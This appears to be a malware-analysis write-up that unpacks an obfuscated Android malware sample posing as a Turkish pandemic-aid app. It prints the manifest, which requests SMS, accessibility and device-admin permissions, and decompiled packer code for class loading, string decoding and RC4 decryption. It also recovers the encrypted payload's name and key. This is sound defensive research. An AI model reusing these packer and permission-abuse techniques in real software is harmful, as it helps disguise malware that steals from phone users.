  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.REORDER_TASKS"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <application android:theme="@android:style/Theme.Translucent.NoTitleBar" android:label="Her Aile'ye 2000YL Pandemi Devlet Desteği!" android:icon="@mipmap/ic_launcher" android:name="pigeon.theme.earth" >
    <activity android:name="parrot.ski.frog.AucKqXaltWjWgKlDNIjgDh" android:screenOrientation="portrait"/>
    <activity android:name="parrot.ski.frog.kkiwagpigtoba.metbcezarikcw"/>
    <activity android:name="parrot.ski.frog.FEUSYwZkAhnlDmWkOKYUUBaYefcGCBcEuZQnKjBoTbtAdZz2f" android:screenOrientation="portrait"/>
    <activity android:name="parrot.ski.frog.com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
    <meta-data android:name="com.google.android.gms.version" android:value="11018000"/>
    <activity android:label="mmsjyppjXlnafbcshshhtekgkldwqhgisigtg" android:name="parrot.ski.frog.ZTmLUhApYkZfsxzTc1Pd"/>
    <service android:name="parrot.ski.frog.qupv.latrzbv" android:exported="false"/>
    <activity android:label="xnkmjnpjycjgioaoqchmdbusajscaypf" android:name="parrot.ski.frog.DDyZkHhQlXjMjHqLxugBfUloEqwqlwZmChjDIAI"/>
    <activity android:name="parrot.ski.frog.EWfDFeTrSprZnjMcLgP1XnLpFjRkBgxZl" android:screenOrientation="landscape"/>
    <activity android:label="tFwajedmgxyenylnbdrleggyjhwscdfimiumzborja" android:name="parrot.ski.frog.SIKIgiNUdGjHuMhAcSmQwAbQbMsQuCbWeHaTAcobeJcXr"/>
    <service android:name="parrot.ski.frog.qupv.bcpv1"/>
    <activity android:name="parrot.ski.frog.LXsGyIACieJpAyDtTaCyHITgDghKlTLRmXctmJrUahvBwZMq" android:screenOrientation="portrait"/>
    <service android:name="parrot.ski.frog.qupv.zshfsluuluw"/>
    <activity android:name="parrot.ski.frog.HGpCeReizUnZmKtDcnp" android:screenOrientation="portrait"/>
    <service android:name="parrot.ski.frog.PTQbQpSjHzIevZyifcEgEjheRlAbpKcFzhmWlpBaxjIex" android:screenOrientation="landscape"/>
    <activity android:name="parrot.ski.frog.ybmvoivetzaz"/>
    <activity android:label="gcqxhtuticubarrinnejlqilbjljet" android:name="parrot.ski.frog.KU0s0Mx"/>
    <service android:label="Destek Paketinizi Aktifleştiriniz" android:name="parrot.ski.frog.qupv.gstzjgg" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
      <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
      </intent-filter>
      <meta-data android:name="android.accessibilityservice" android:resource="@xml/rhdcbevk"/>
    </service>
    <activity android:label="xshbxtqfxxkhccq" android:name="parrot.ski.frog.ERw7nJzLmHjKcVn"/>
    <activity android:label="mmsjyppjXlnafbcshshhtekgkldwqhgisigtg" android:name="parrot.ski.frog.ZTmLUhApYkZfsxzTc1Pd" android:screenOrientation="landscape"/>
    <activity android:theme="@android:style/Theme.NoDisplay" android:label="" android:name="parrot.ski.frog.crytmicioezjznm.brqrnevyu" android:excludeFromRecents="true"/>
    <activity android:label="ardtawcoieohbpcngdstyfuzogigaxqumuf" android:name="parrot.ski.frog.DAmCmULdJwOdAokAvDTrosCwEb"/>
    <receiver android:label="DestekPaketini" android:name="parrot.ski.frog.crytmicioezjznm.bmf" android:permission="android.permission.BIND_DEVICE_ADMIN">
      <meta-data android:name="android.app.device_admin" android:resource="@xml/irexnjyhgdmzb"/>
      <intent-filter android:priority="121">
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
      </intent-filter>
    </receiver>
  </application>
</manifest>

```

As we can see, all activities including **MAIN** are called under the **parrot** package, but we don't have the **parrot** package in sight. How is this possible?

This packer, which is widely used among Android Malwares, loads all the lost classes by using the class under the application tag.

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" >
  <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="29"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.REORDER_TASKS"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <application android:theme="@android:style/Theme.Translucent.NoTitleBar" android:label="Her Aile'ye 2000YL Pandemi Devlet Desteği!" android:icon="@mipmap/ic_launcher" android:name="pigeon.theme.earth" >
    <activity android:name="parrot.ski.frog.AucKqXaltWjWgKlDNIjgDh" android:screenOrientation="portrait"/>
    <activity android:name="parrot.ski.frog.kkiwagpigtoba.metbcezarikcw"/>
    <activity android:name="parrot.ski.frog.FEUSYwZkAhnlDmWkOKYUUBaYefcGCBcEuZQnKjBoTbtAdZz2f" android:screenOrientation="portrait"/>
    <activity android:name="parrot.ski.frog.com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
    <meta-data android:name="com.google.android.gms.version" android:value="11018000"/>
    <activity android:label="mmsjyppjXlnafbcshshhtekgkldwqhgisigtg" android:name="parrot.ski.frog.ZTmLUhApYkZfsxzTc1Pd"/>
    <service android:name="parrot.ski.frog.qupv.latrzbv" android:exported="false"/>
    <activity android:label="xnkmjnpjycjgioaoqchmdbusajscaypf" android:name="parrot.ski.frog.DDyZkHhQlXjMjHqLxugBfUloEqwqlwZmChjDIAI"/>
    <activity android:name="parrot.ski.frog.EWfDFeTrSprZnjMcLgP1XnLpFjRkBgxZl" android:screenOrientation="landscape"/>
    <activity android:label="tFwajedmgxyenylnbdrleggyjhwscdfimiumzborja" android:name="parrot.ski.frog.SIKIgiNUdGjHuMhAcSmQwAbQbMsQuCbWeHaTAcobeJcXr"/>
    <service android:name="parrot.ski.frog.qupv.bcpv1"/>
    <activity android:name="parrot.ski.frog.LXsGyIACieJpAyDtTaCyHITgDghKlTLRmXctmJrUahvBwZMq" android:screenOrientation="portrait"/>
    <service android:name="parrot.ski.frog.qupv.zshfsluuluw"/>
    <activity android:name="parrot.ski.frog.HGpCeReizUnZmKtDcnp" android:screenOrientation="portrait"/>
    <service android:name="parrot.ski.frog.PTQbQpSjHzIevZyifcEgEjheRlAbpKcFzhmWlpBaxjIex" android:screenOrientation="landscape"/>
    <activity android:name="parrot.ski.frog.ybmvoivetzaz"/>
    <activity android:label="gcqxhtuticubarrinnejlqilbjljet" android:name="parrot.ski.frog.KU0s0Mx"/>
    <service android:label="Destek Paketinizi Aktifleştiriniz" android:name="parrot.ski.frog.qupv.gstzjgg" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
      <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
      </intent-filter>
      <meta-data android:name="android.accessibilityservice" android:resource="@xml/rhdcbevk"/>
    </service>
    <activity android:label="xshbxtqfxxkhccq" android:name="parrot.ski.frog.ERw7nJzLmHjKcVn"/>
    <activity android:label="mmsjyppjXlnafbcshshhtekgkldwqhgisigtg" android:name="parrot.ski.frog.ZTmLUhApYkZfsxzTc1Pd" android:screenOrientation="landscape"/>
    <activity android:theme="@android:style/Theme.NoDisplay" android:label="" android:name="parrot.ski.frog.crytmicioezjznm.brqrnevyu" android:excludeFromRecents="true"/>
    <activity android:label="ardtawcoieohbpcngdstyfuzogigaxqumuf" android:name="parrot.ski.frog.DAmCmULdJwOdAokAvDTrosCwEb"/>
    <receiver android:label="DestekPaketini" android:name="parrot.ski.frog.crytmicioezjznm.bmf" android:permission="android.permission.BIND_DEVICE_ADMIN">
      <meta-data android:name="android.app.device_admin" android:resource="@xml/irexnjyhgdmzb"/>
      <intent-filter android:priority="121">
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
      </intent-filter>
    </receiver>
  </application>
</manifest>

```

Although it appears to be full of classes that we do not have, we actually have the first class that runs and takes on the unpacking task.

```
pigeon.theme.earth.IUhUKAKGfQxFbEwMiUtWuIuBrReSmPjPqEiWkAcJiSq
```



```
IUhUKAKGfQxFeWMIUtWuTuBrReSmPjPqEiWkAcJisq
Find:attac
Previous Next Mark All Regex Match Case Whole word
171 if (file.isDirectory()) {
171     for (int i = 0; i < 12; i++) {
174         this.EeOxtqDQJFuYfwSh_127963 = this.aGtHgxoSbRyBttnp_464505 + 0 + this.nTmPttSYlxumhQIi_744557 + 105;
    }
180     return file.getAbsolutePath();
}

205 public boolean balancegap(String str) {
206     int i = this.cPzUlcTeWJLRcGuf_213224;
208     int i2 = this.aGtHgxoSbRyBttnp_464505;
226     this.nTmPttSYlxumhQIi_744557 = (i - (2362 / i2)) + 567956;
    try {
227         this.cPzUlcTeWJLRcGuf_213224 = ((i2 * 902362) - 69386) + this.nTmPttSYlxumhQIi_744557;
246         this.MTzHbZdWoKxFzLSDaU10oAb = (Context) Context.class.newInstance();
    } catch (Exception unused) {
    }
246     for (int i3 = 0; i3 < 7; i3++) {
250         this.aGtHgxoSbRyBttnp_464505 = this.nTmPttSYlxumhQIi_744557 + (this.cPzUlcTeWJLRcGuf_213224 / 972676) + 334981;
    }
253     BTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxjGbiZpIzPzPz bTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxjGbiZpIzPzPz = new BTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxjGbiZpIzPzPz();
266     this.nTmPttSYlxumhQIi_744557 = (this.cPzUlcTeWJLRcGuf_213224 * this.aGtHgxoSbRyBttnp_464505) - 891825;
271     return bTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxjGbiZpIzPzPz.liftnorth(str, this.MTzHbZdWoKxFzLSDaU10oAb, this.PPpYrMnQwArZqXpLlNSnj);
}

300 public File customlength(Context context, String str) {
301     int i = this.nTmPttSYlxumhQIi_744557;
302     int i2 = this.cPzUlcTeWJLRcGuf_213224;
305     this.EeOxtqDQJFuYfwSh_127963 = (i * i2) - (821387 / this.EeOxtqDQJFuYfwSh_127963);
309     this.nTmPttSYlxumhQIi_744557 = (i / i2) + 33;
311     return context.getDir(str, 0);
}

/* access modifiers changed from: protected */
@Override // android.content.ContextWrapper
317 public void attachBaseContext(Context context) {
318     int i = this.EeOxtqDQJFuYfwSh_127963;
318     if (i <= -7) {
325         this.cPzUlcTeWJLRcGuf_213224 = ((this.aGtHgxoSbRyBttnp_464505 - 859387) + 87598) - i;
358         Application.class.getClassLoader().loadClass(IUhUKAKGfQxFeWMIUtWuTuBrReSmPjPqEiWkAcJisq());
361         this.aGtHgxoSbRyBttnp_464505 = this.EeOxtqDQJFuYfwSh_127963 + (this.cPzUlcTeWJLRcGuf_213224 * 3763304);
    }
365     super.attachBaseContext(context);
376     int i2 = this.cPzUlcTeWJLRcGuf_213224;
377     int i3 = this.EeOxtqDQJFuYfwSh_127963;
392     this.aGtHgxoSbRyBttnp_464505 = 134241589 - (i2 / i3);
}

Code Small
```

The function 2 above the `attachBaseContext(Context context)` function is the unpack function used in this common packer :D

In addition, in this common packer type, the `PPpYrMnQwArZqXpLlNSnj` variable I marked in the image above contains the name of the file to be decrypted.

```

IUhUkAkGfQxFbEwMiUtWuIuBrReSmPjPqEiWkAcJiSq
BTyRtYlOwIxDyDkZpNcJpLhUuTwTnNrLwUkCcxJGbIzPlRzPz
Find:attac
Previous Next Mark All Regex Match

package pigeon.theme.earth;

import android.app.Application;
import android.content.Context;
import java.io.File;

141 public class IUhUkAkGfQxFbEwMiUtWuIuBrReSmPjPqEiWkAcJiSq extends Application {
    String AImBsKKYtYmIdQzWuCjZq = reviewunfair().toString();
    PxcPyIdQpSm ETokqPuNtYukJ = new PxcPyIdQpSm();
    protected int EeOXtqDQJFuYfWsh_127963 = 3246;
    private float FncWPJguUBOSnyng_494177 = 222.0f;
    private final char JgfQAcuUFHEzLRXd_978776 = 'u';
    protected final String JhGZFUSTzBRraCIId_281133 = wirecatalog().toString();
    public final double KxzXydwsvYfJqLbIb_619620 = 646252.0d;
    public double LblkWGfRyeIJMHhB_858609 = 164887.0d;
    Context MTrHbZdwoKxFzLsDaU1ooAb = null;
    protected final String OSFfcANxxKMMLaIT_384307 = renttag().toString();
    protected long OZnYedfsulupMayU_947989 = 1542;
    String PpPzYzMnQwArZqXpl1NsNj = outsidesystem().toString();
    GQoGwKaRnYn0jYaImSiKnQdRuDgFgXbPtWwScGk RWhQwRbugLboeXZITaomTgcHuDwTkNoRtZnPpMhCzGgLT0e = new GQoGwKaRnYn0jYaImSiKnQdRuDgFgXbPtWwScGk();
    protected short RoLPfMSKXcBQskxa_625128 = 6645;
    public boolean SmIaoTCodCjJRhWw_347144 = true;
    protected long TtXpbyCiHiJdpzJF_796378 = 14154;
    String UMDerLxQtAlJc = ladywalnut().toString();
    private long UiwSpksTDnGZQnkf_640099 = 3234;
    public double XDTUMkhMwYLNckD_17214 = 243234.0d;
    private final short XlMFEhtPLnOfUcEQ_374692 = 21;
    private byte YtrmxSycYiICMhCG_158962 = 16;
    private final boolean ZzFajeeNejsNXEmn_695837 = false;
    private int aGtHgxoSbRyBttnp_464505 = 8284;
    protected boolean bLCPbxNduxlrzrx_197176 = false;
    protected int cPZulcTeWJLRcGuf_213224 = 16462;
    public byte fcSqNcCSTIrIwLQ_96646 = 68;
    public char fxCsiLpmErtNlMus_773127 = 'r';
    protected String iOCMiLP0xaenzuQH_984219 = anxietyflower().toString();
    private double jErAINuHKyTOFIIQ_287272 = 326462.0d;
    public int kgGbDkbDGfJlKq_569296 = 54545;
    protected int nTMpTTsYlXumhQii_744557 = 142848;
    protected long oXHdhIUUnlpRoCekp_486488 = 124234;
    protected final byte qDbYvzFjSnsXeAJC_495760 = 62;
}

```

```

static StringBuffer outsidesystem() {
    return new StringBuffer(indexdebate());
}

```

```

public static String indexdebat() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {77, 105, 70, 11, 79, 86, 74, 75};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[8];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {37};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 8) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) ((((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1]);
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
}

```


Name Of Encrypted Dex =

hLc.json ( filename.py )


```

batuhan in ~ λ python3 filename.py
hLc.json
batuhan in ~ λ

```



**RC4** is used when decrypting the class to be loaded in this packer type. So it's time to find the **RC4** key. When we go to the class with the `liftnorth` function, our goal is to find the **RC4** implementation waiting for us. It would be a reasonable idea to call **256%** for this, but it tried to hide this process with a variable that holds **256** in the sample we examined.



```

public class PackageUtils {
    public static final int INSTALL_ALLOW_DOWNGRADE = 128;
    public static final int INSTALL_ALLOW_TEST = 4;
    public static final int INSTALL_EXTERNAL = 8;
    public static final int INSTALL_FAILED_INTERNAL_ERROR = -1000;
    public static final int INSTALL_FORWARD_LOCK = 1;
    public static final int INSTALL_GRANT_RUNTIME_PERMISSIONS = 256;
    public static final int INSTALL_INTERNAL = 16;
    public static final int INSTALL_REPLACE_EXISTING = 2;
    public static final int INSTALL_SUCCEEDED = 1;

    public interface InstallObserver {
        void onPackageInstalled(String str, int i);
    }
}

```

The *integer array* built before the `for` loop starts contains our *decryption key*.

```

    }
    this.csFiJDosOgolTPWm1FSZxj_936598 = this.NYS1WmZgoeQyAOclaHUiLQ_654897 + (this.InGruIFxQpdWrErCBJUNUX_440303 * 793155);
}
byte[] bArr2 = (byte[]) sausagebrother('h', 50000, 56, officefamily2, this.DPuZjDpAoSaIkUrJpWkYorB0xNgTzFcRdLoSqWmMuSdOm, null);
for (int i2 = 0; i2 < 7; i2++) {
    this.InGruIFxQpdWrErCBJUNUX_440303 = (this.csFiJDosOgolTPWm1FSZxj_936598 - 177542) + (this.NYS1WmZgoeQyAOclaHUiLQ_654897 / 413140);
}
YEKSzXcOeBwGpGxMnCbnMnIdTeQkwxGcHaWpJnFeEbKs = detectcute(bArr2);
this.csFiJDosOgolTPWm1FSZxj_936598 = ((this.NYS1WmZgoeQyAOclaHUiLQ_654897 * 2787257) - 1384751) + this.InGruIFxQpdWrErCBJUNUX_440303;
byte[] bArr3 = new byte[(int) Math.floor((double) bArr.length)];
this.NYS1WmZgoeQyAOclaHUiLQ_654897 = (this.csFiJDosOgolTPWm1FSZxj_936598 * this.InGruIFxQpdWrErCBJUNUX_440303) - 60;
int iArr = YEKSzXcOeBwGpGxMnCbnMnIdTeQkwxGcHaWpJnFeEbKs;
for (int i3 = 0; ((double) i3) < Math.ceil((double) bArr.length); i3++) {
    for (int i4 = 0; i4 < 9; i4++) {
        this.InGruIFxQpdWrErCBJUNUX_440303 = (this.csFiJDosOgolTPWm1FSZxj_936598 - 87) - (37 / this.NYS1WmZgoeQyAOclaHUiLQ_654897);
    }
    BwtBqwbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu = (BwtBqwbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu + 1) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
    for (int i5 = 0; i5 < 11; i5++) {
        this.csFiJDosOgolTPWm1FSZxj_936598 = (1027519808 - this.NYS1WmZgoeQyAOclaHUiLQ_654897) - this.InGruIFxQpdWrErCBJUNUX_440303;
    }
    int i6 = LjJdGoiXgNdHsKtNrUaPcjYeBbKwAxAdSzTwMi;
    int i7 = BwtBqwbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
    LjJdGoiXgNdHsKtNrUaPcjYeBbKwAxAdSzTwMi = (i6 + iArr[i7]) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS;
    this.InGruIFxQpdWrErCBJUNUX_440303 = (this.NYS1WmZgoeQyAOclaHUiLQ_654897 - this.csFiJDosOgolTPWm1FSZxj_936598) + 7908189;
    leopardtoss(i7, LjJdGoiXgNdHsKtNrUaPcjYeBbKwAxAdSzTwMi, iArr);
    int i8 = this.InGruIFxQpdWrErCBJUNUX_440303;
    this.csFiJDosOgolTPWm1FSZxj_936598 = ((i8 / this.NYS1WmZgoeQyAOclaHUiLQ_654897) - 8108032) + 6026686;
    int i9 = BwtBqwbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
    this.NYS1WmZgoeQyAOclaHUiLQ_654897 = i8 - (this.csFiJDosOgolTPWm1FSZxj_936598 * 501411);
    int i10 = LjJdGoiXgNdHsKtNrUaPcjYeBbKwAxAdSzTwMi;
    this.csFiJDosOgolTPWm1FSZxj_936598 = ((this.NYS1WmZgoeQyAOclaHUiLQ_654897 / 520) + i8) - 414781;
    int partyasset = partyasset('b', 5222, iArr, i9);
    this.NYS1WmZgoeQyAOclaHUiLQ_654897 = ((this.csFiJDosOgolTPWm1FSZxj_936598 / 90) - 5) + this.InGruIFxQpdWrErCBJUNUX_440303;
    int partyasset2 = partyasset('z', 1544545, iArr, i10);
    this.csFiJDosOgolTPWm1FSZxj_936598 = ((459230 / this.NYS1WmZgoeQyAOclaHUiLQ_654897) - this.InGruIFxQpdWrErCBJUNUX_440303) + 784580;
    int partyasset3 = partyasset('w', 1444, iArr, (partyasset + partyasset2) % PackageUtils.INSTALL_GRANT_RUNTIME_PERMISSIONS);
    this.NYS1WmZgoeQyAOclaHUiLQ_654897 = ((this.csFiJDosOgolTPWm1FSZxj_936598 * this.InGruIFxQpdWrErCBJUNUX_440303) + 68) - 64;
    bArr3[i3] = snackcoil((new Double((double) partyasset3).intValue() + 0) ^ bArr[i3]);
    this.InGruIFxQpdWrErCBJUNUX_440303 = (16 - this.csFiJDosOgolTPWm1FSZxj_936598) + this.NYS1WmZgoeQyAOclaHUiLQ_654897;
}

```

```
package pigeon.theme.earth;
```

```

import android.content.Context;
import android.content.res.AssetManager;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;
import java.nio.channels.FileChannel;
import org.apache.http.HttpStatus;
import ru.yandex.yap.sysutils.PackageUtils;

```

```

public class BTyRtYlOwIxDyDkZpNcJpLhUuTwNtNnRlWtUkCxXjGbIzPlRzPz {
    static int BwtBqwbBePyFmBuOgFfTjObIxXeKyEkNzKiXgAcPu;
    static int LjJdGoiXgNdHsKtNrUaPcjYeBbKwAxAdSzTwMi;
    static int[] YEKSzXcOeBwGpGxMnCbnMnIdTeQkwxGcHaWpJnFeEbKs;
    protected final char AKiZeTiIwMInnhGoYXKfSA_113760 = 's';
    String DPuZjDpAoSaIkUrJpWkYorB0xNgTzFcRdLoSqWmMuSdOm = decadeswing().toString();
    public long DQjxaEFTMmMAJsbLTqmGiL_178765 = 8541;
    private final byte DUctqBsggCFkPYaKOCetdz_173244 = 24;
    public int InGruIFxQpdWrErCBJUNUX_440303 = 1332;
    protected int KrlwAOyQFIfrXRFLEfdUGo_157800 = 592;
    private float KTPKBfRWKJIsrXYZwKIBHn_668569 = 26265.0f;
    protected int NYS1WmZgoeQyAOclaHUiLQ_654897 = 623;
    private long NbcOLcsZbjfXdTlIjJqPZy_795081 = 45455;
    final int OYzFaUzXrDmXeQzSiUrNpKkIaPpRsLqDt = 3145728;
    private char PpzbntcsGceIhOmFjdsLFP_785605 = 'w';

```

```

    static StringBuffer decadeswing() {
        return new StringBuffer(cupboardforest());
    }

```

```

public static String cupboardforest() {
    int i = 288;
    for (int i2 = 0; i2 < 7; i2++) {
        i = -4891620;
    }
    byte[] bArr = {43, 14, 36, 24, 0, 32};
    int i3 = 208197083;
    int i4 = (i - 1053800936) + 208197083;
    byte[] bArr2 = new byte[6];
    if (i <= 100) {
        i = ((i4 - 17) + 62) - 208197083;
    }
    byte[] bArr3 = {77};
    int i5 = i4;
    for (int i6 = 0; i6 < 10; i6++) {
        i5 = 208197083 - (i / 7);
    }
    if (208197083 <= i5) {
        i = -1800597581 - i5;
    }
    if (i == i5) {
        i3 = ((i5 - i) - 203499) - 124898;
    }
    for (int i7 = 0; i7 < 5; i7++) {
        i5 = i3 + 55 + i;
    }
    int i8 = 0;
    while (i8 < 6) {
        int i9 = i5 - 911530;
        int i10 = 404978 + i9;
        int i11 = (i10 - i9) + 61;
        bArr2[i8] = (byte) ((((((i10 / i10) - 1) + bArr[i8]) + ((i11 - i9) * 0)) + ((i9 / i9) % 1)) ^ bArr3[i8 % 1]);
        i8++;
        i5 = i11;
    }
    for (int i12 = 0; i12 < 29; i12++) {
    }
    return new String(bArr2);
}

```

RC4 KEY FOR LOADED CLASS =

fCiUMm (rc4.py)

```

batuhan in ~ λ python3 rc4.py
fCiUMm
batuhan in ~ λ █

```

The screenshot shows a file analysis tool interface. On the left, the 'Recipe' section for 'RC4' is visible, with the 'Passphrase' field containing 'fCiUMm'. Below it, 'Input format' and 'Output format' are both set to 'Latin1'. The 'Detect File Type' section has several checkboxes checked: Images, Documents, Miscellaneous, Video, Applications, Audio, and Archives. On the right, the 'Input' section shows a file named 'hLc.json' with a size of 607,320 bytes and a type of 'application/json'. At the bottom, the 'Output' section displays the following details: File type: Dalvik Executable, Extension: dex, MIME type: application/octet-stream, and Description: Dalvik Executable as used by Android.

GG !!!



## Conclusion

---

